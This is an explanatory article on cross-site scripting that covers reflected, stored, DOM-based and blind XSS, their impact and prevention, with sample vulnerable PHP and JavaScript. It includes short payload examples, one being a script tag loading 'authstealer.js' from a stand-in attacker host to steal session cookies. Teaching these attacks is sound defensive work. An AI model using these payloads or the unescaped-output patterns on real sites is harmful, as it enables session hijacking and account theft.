
What is cross-site scripting (XSS)?

Cross-site scripting (also known as XSS) is a web security vulnerability that allows an attacker to compromise the interactions that users have with a vulnerable application. It allows an attacker to circumvent the same origin policy, which is designed to segregate different websites from each other. Cross-site scripting vulnerabilities normally allow an attacker to masquerade as a victim user, to carry out any actions that the user is able to perform, and to access any of the user's data. If the victim user has privileged access within the application, then the attacker might be able to gain full control over all of the application's functionality and data.

How does XSS work?

Cross-site scripting works by manipulating a vulnerable web site so that it returns malicious JavaScript to users. When the malicious code executes inside a victim's browser, the attacker can fully compromise their interaction with the application.



You can confirm most kinds of XSS vulnerability by injecting a payload that causes your own browser to execute some arbitrary JavaScript. It's long been common practice to use the alert() function for this purpose because it's short, harmless, and pretty hard to miss when it's successfully called. In fact, you solve the majority of our XSS labs by invoking alert() in a simulated victim's browser.


What are the types of XSS attacks?

There are three main types of XSS attacks. These are:

- Reflected XSS, where the malicious script comes from the current HTTP request.
- Stored XSS, where the malicious script comes from the website's database.
- DOM-based XSS, where the vulnerability exists in client-side code rather than server-side code.
- Blind XSS

1.Reflected XSS:

- Reflected Cross-Site Scripting is the type in which the injected script is reflected off the webserver, like the error message, search result, or any other response. Reflected type attacks are delivered to victims or targets via another path such as email messages or phishing. When the user is tricked into clicking the malicious script or link, then this attack triggers the user's browser. A simple example of Reflected XSS is the search field.
- An attacker looks for places where user input is used directly to generate a response to launch a successful Reflected XSS attack. This often involves elements that are not expected to host scripts, such as image tags (<img>), or the addition of event attributes such as onload and on mouseover. These elements are often not subject to the same input validation, output encoding, and other content filtering and checking routines.



Steps of Reflected XSS

In the above figure:

- The attacker sends a link that contains malicious JavaScript code.
- Malicious Link is executed in normal users at his side on any specific browser.
- After execution, the sensitive data like cookies or session ID is being sent back to the attacker and the normal user is compromised.

Example 1: Consider a web application that takes search string from the user via the search parameter provided on the query string.

- ***http://target.com/aform.html?search=Gaurav***
- The application server wants to show the search value which is provided by the user on the HTML page. In this case, PHP is used to pull the value from the URL and generate the result HTML
- ***<?php echo 'You Searched: ' . $_GET["search"]; ?>***
- Check how the input provided by the user in the URL is directly passed forward with no input validation performed and no output encoding in place. A malicious script thus can be formed such that if a victim clicks on the URL, a malicious script would then be executed by the victim's browser and send the session values to the attacker.
- ***http://target.com/aform.html?search=<script>alert('XSS by Gaurav');</script>***


Impact of Reflected XSS:

- The attacker can hijack user accounts.
- An attacker could steal credentials.
- An attacker could exfiltrate sensitive data.
- An attacker can steal cookies and Sessions.
- An attacker can quickly obtain access to your other client's computers.

2.STORED XSS:

- Stored Cross-Site Scripting vulnerabilities are common in Web-based applications that support interaction between end-users or administrative staff access user records and data within the same application. This vulnerability arises when data submitted by one user is stored in the application (typically in a back-end database) and displayed to other users without being filtered or sanitized appropriately.
- Attacks against stored XSS vulnerabilities typically involve at least two requests to the application. In the first request, the attacker posts some crafted data containing malicious code that the application holds. In the second request, a victim views a page containing the attacker's data, and the malicious code is executed when the script is performed in the victim's browser.

Diagrammatic Explanation:



Steps of Stored XSS

From the above figure

- An attacker sends the malicious script in the form of a file.

- It gets stored in the Website Database, if the element in the web application is not sanitized
- Normal User or Victim tries to use the functionality of web application, but the malicious scripts get executed as it is already stored in Database, and the cookies or session is stolen by the attacker.

Impact and Risk:

Stored Cross-Site Scripting can have huge implications for a web application and its users.

1. An attacker can hijack user accounts.
2. An attacker could steal credentials.
3. An attacker could exfiltrate sensitive data.
4. An attacker can obtain access to your client's computers.

Stored XSS attack example:

- While browsing an auction website, an attacker discovers a vulnerability that allows HTML tags to be embedded in the site's comments section. Suppose an attacker can post a comment containing embedded JavaScript, and the application does not filter or sanitize this. In that case, an attacker can post a crafted comment that causes arbitrary scripts to execute within the browser of anyone who views the comment, including both the seller and other potential buyers.
- As the data inputted in the comment box is saved in the database, if another user requests comment data, the malicious script is returned as a response to the user.

The attacker adds the following comment: Great Auction Website! Read my review here

<script src="http://hackersitelink.com/authstealer.js"> </script>.

- From this, every time the page is accessed, the HTML tag in the comment will activate a JavaScript file hosted on another site and steal visitors' session data.
- Using the session cookie, the attacker can easily compromise the victim's sensitive data and take over the victim's account or steal some precious assets from the visitor's understanding.

- As in a reflected attack, where the script is activated after a link is clicked, a stored attack only requires that the victim visit the compromised web page or web element. Stored XSS increases the impact to severity as it directly holds the XSS payload in the database.

Prevention:

- Filter input on arrival. When the user enters the malicious script and requests to the server, at that moment, try to filter and sanitize the input.
- The web application firewall is the most effective and best solution for protecting web applications from Cross-Site Scripting attacks.
- Escaping — Escaping data means taking the data an application has received and ensuring its secure before rendering it for the end-user.
- Validating Input -Validating input is a process of ensuring that the application is rendering the correct data and preventing malicious data from harming the site, database, and users.

3.**DOM-XSS:**

- DOM XSS stands for Document Object Model-based Cross-site Scripting. DOM-based vulnerabilities occur in the content processing stage performed on the client, typically in client-side JavaScript.
- DOM-based XSS works similar to reflected XSS one — attacker manipulates client's browser environment (Document Object Model) and places payload into page content. The main difference is, that since the malicious payload is stored in the browser environment, it may be not sent on the server-side. This way all protection mechanisms related to traffic analysis will fail.
- In reflective and stored Cross-site scripting attacks you can see the vulnerability malicious script in the response page but in DOM-based cross-site scripting, the HTML source code and the response of the attack will be the same, i.e. the malicious script cannot be found in the response from the web server.
- In a DOM-based XSS attack, the malicious string is not parsed by the victim's browser until the website's legitimate JavaScript is executed. To perform a DOM-based XSS

attack, you need to place data into a source so that it is propagated to a sink and causes the execution of arbitrary JavaScript code.

Breakdown of DOM based xss:

The following is a breakdown of a DOM-based XSS attack as follows.

1. Attacker discovers the DOM-based XSS vulnerability
2. The hacker or attacker crafts a malicious script and sends the URL to the target(Email, social media, etc)
3. Victim clicks on the URL
4. Victims browser sends a request to the vulnerable site (note: the request does not contain the XSS malicious script)
5. The web server responds with the web page (note: this response does not contain the XSS malicious script)
6. Victims web browser renders the page, with the hackers or attackers XSS malicious script


Impact:

1. Steal another client's cookies or sessions.
2. Modify another client's cookies or sessions.
3. Steal another client's submitted form information or some sensitive credentials.
4. Modify another client's submitted form data or information by intercepting the request (before it reaches the server).

Finding DOM-based Cross Site Scripting:

1. Most DOM XSS vulnerabilities can be found rapidly and efficiently using Burp Suite's tool scanner or some other scripts which are available on GitHub.
2. To test for DOM-based cross-site scripting manually, you generally need to use a web browser with developer tools, such as Chrome or Firefox.
3. You need to work through each available source or input field in turn and test each one individually.

Understanding DOM-based Attack via Diagram:



DOM XSS Steps

From the above fig, “Consider diagram arrow numbers (Step 1 to Step 6) as steps” as follows.

- **Step-1:** An attacker crafts the URL and sends it to a victim.
- **Step-2:** The victim clicks on it and the request goes to the server.
- **Step-3:** The server response contains the hard-coded JavaScript.
- **Step-4:** The attacker’s URL is processed by hard-coded JavaScript, triggering his payload.
- **Step-5:** The victim’s browser sends the cookies to the attacker.
- **Step-6:** Attacker hijacks user’s session.

Example:

Example of a DOM-based XSS Attack as follows.

```
<HTML>
<TITLE>Hello!</TITLE>
<SCRIPT>
var pos=document.URL.indexOf("name=")+5;
document.write(document.URL.substring(pos,document.URL.length));
</SCRIPT>
<BR>
Welcome To Our Website
…
</HTML>
```

Explanation –

Normally, this HTML page would be used for welcoming the user, e.g –

http://www.victim.site/hello.html?name=Gaurav

However, a request such as the one below would result in an XSS condition as follows.

http://www.victim.site/hello.html?name=alert(document.domain)

Remediation from DOM-based XSS:

- Detecting DOM XSS is hard using purely server-side detection (i.e. HTTP requests), which is why providers like Acunetix leverages DeepScan to do it.
- These malicious scripts or payloads are never sent to the web server due to being behind an HTML fragment (everything behind the # symbol).
- As a result, the root issue is in the code (i.e. JavaScript) that is on the source page. This means that you should always sanitize or filter user input, irrespective of whether it is client-side
- To remediate DOM-based XSS, data must not be dynamically written from any un-trusted source into the HTML document. Security controls must be in place if the functionality requires it.

4.Blind XSS Vulnerability


Blind XSS is quite similar to stored Cross-Site Scripting attack where the input provided by the attacker is saved or stored by the web server and this stored input is reflected in various other applications which are linked with each other. It only triggers when the attacker's input is stored by the web server in a database and executed as a malicious script in another part of the application or another application.

Attackers or Hackers inject the malicious script or payload 'blindly' on some web pages without having any assurance that it will be executing. Web pages that are likely to save their payload into the database are the most important carrier for Blind XSS attacks.

If the contact form is the part of the webpage and has to store its data to web server or database, then here the attackers come with his attack. The attacker injects code in contact forms and waits for the server-side user or team member to open or trigger that malicious code or payload to execute.

Blind XSS is a Persistent(stored) Cross-site Scripting Attack. It's a Different challenge. It's not like Blind SQLI where you get rapid feedback. You have no idea where your malicious scripts are going to end up. Truly speaking, You don't even know whether your malicious script or payload will execute or when it will execute.

Diagrammatic Representation of Blind XSS:



Impact

Many different attacks can be leveraged through the use of cross-site scripting, including:

1. Hijacking user's active session.
2. Mounting phishing attacks.
3. Intercepting data and performing man-in-the-middle attacks.

Blind XSS attacks can occur in:

1. Contact/Feedback pages
2. Log viewers
3. Exception handlers
4. Chat applications / forums
5. Customer ticket applications
6. Web Application Firewalls
7. Any application that requires user moderation
8. Customer service applications

References:

https://portswigger.net/web-security/cross-site-scripting

https://www.geeksforgeeks.org/reflected-xss-vulnerability-in-depth/

https://www.geeksforgeeks.org/understanding-stored-xss-in-depth/

https://www.geeksforgeeks.org/dom-based-cross-site-scripting-attack-in-depth/

https://www.geeksforgeeks.org/understanding-blind-xss-for-bug-bounty-hunting/